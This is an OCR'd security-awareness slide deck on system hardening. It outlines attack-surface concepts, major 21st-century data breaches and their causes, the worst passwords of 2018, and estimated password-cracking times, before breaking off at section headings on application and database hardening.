RISK ELIMINATION BY **SYSTEM HARDENING**

Mir Hassan Riaz
Manager Information Security & Compliance

Time Distribution

Section 1: -----30 mins-----

What is System Hardening?

Reduce attack surface

Cyber Kill Chain

Case studies on biggest security breaches of 21st Century

25 Worst Passwords of 2018

Estimate password hacking time

How can we start hardening?

How is system hardening performed?

Layered based system hardening

MANRS

Security configuration guidelines

Harden you organization with International Standards

How to manage a secure build program?

Section 2: -------30 mins--------

How are systems compromised?

Use Case 1 - Website defacement

Lessons Learned

Use Case 2 – Password Cracking

Lessons Learned

Use Case 3 – Man-in-the-Middle Attack

Lessons Learned

Section 3: ---------30 mins------

How to implement security controls?

Disable SMBv1 and task automations


Password policies

Idle session timeout

Account Lockout Policies

SSH Configuration best practices

Audit & Logging



Systems Hardening is a collection of tools, techniques, and best practices to reduce vulnerability in technology i.e. applications, systems, infrastructure, firmware, people and processes.


Systems Hardening to Reduce the "Attack Surface"

The "attack surface" is the combination of all the potential flaws, backdoors and unaddressed areas in technology that can be exploited by hackers.

These vulnerabilities can occur in multiple ways, including:


- Default and hardcoded passwords
- Passwords and other credentials stored in plain text files
- Unpatched software and firmware vulnerabilities
- Poorly configured BIOS, firewalls, ports, servers, switches, routers, or other parts of the infrastructure
- Unencrypted network traffic or data at rest
- Lack of privileged access

Cyber Kill Chain



18 Biggest Data Breaches

of the 21st Century



412.2 million
Adult FriendFinder 2016

500 million
Marriott International 2018

38 million
Adobe Inc. 2013

145 million
eBay Inc. 2014

78.8 million
Anthem, Inc. 2016

3 billion
YAHOO! 2013

94 million
The TJX Companies, Inc. 2006

40 million
RSA Security LLC 2011

77 million
Sony's PlayStation Network 2011

143 million
Equifax Inc. 2017

56 million
The Home Depot Inc. 2014

134 million
Heartland Payment Systems, Inc. 2008


110 million
Target Corporation 2013

22 million
U.S. Office of Personnel Management 2012

76 million
J.P. Morgan Chase & Co. 2014

57 million
Uber 2016


Organizations	Breach Impact	How Hacked?
Yahoo	3 billion	Employees were targeted via spear-phishing attacks
Marriott	500 million	Vulnerable third party services acquired
Ebay	145 million	Employee`s credentials were compromised via spear-phishing attack.
Equifax	143 million	Lackings in patch management of Apache
Target	110 million	Vendor infected via email phishing campaign to pivot into the network.
Sony PlayStation	77 million	System administrator`s PC was compromised to steal the sensitive info. System`s were running on obsolete and out-dated versions.
JB Morgan Chase Bank	76 million	An employee`s personal computer was compromised, who used VPN accesses to connect to corporate network from home.




25 WORST PASSWORDS OF 2018 REVEALED

1. 123456
2. PASSWORD
3. 123456789
4. 12345678
5. 12345
6. 111111
7. 1234567
8. SUNSHINE
9. QWERTY
10. ILOVEYOU
11. PRINCESS
12. ADMIN
13. WELCOME
14. 666666
15. ABC123
16. FOOTBALL
17. 123123
18. MONKEY
19. 654321
20. !@#$%^&*
21. CHARLIE
22. AA123456
23. DONALD
24. PASSWORD1
25. QWERTY123

Estimated Password Hacking Time



Length = 8 characters				
Character Type	Lowercase	+ Uppercase	+Numbers	+Symbols
Modern Computer	2 days	1.44 years	5.88 years	45.2 years
Supercomputer/ Botnet	1.8 sec	7.6 minutes	31 minutes	4 hours
Length = 10 characters				
Modern Computer	3.8 years	3896 years	22622	289217 years
Supercomputer/ Botnet	19.9 minutes	14.2 days	83 days	3 years



How Can We Start Hardening?

How is System Hardening Performed?

01 APPLICATION HARDENING

02 DATABASE HARDENING

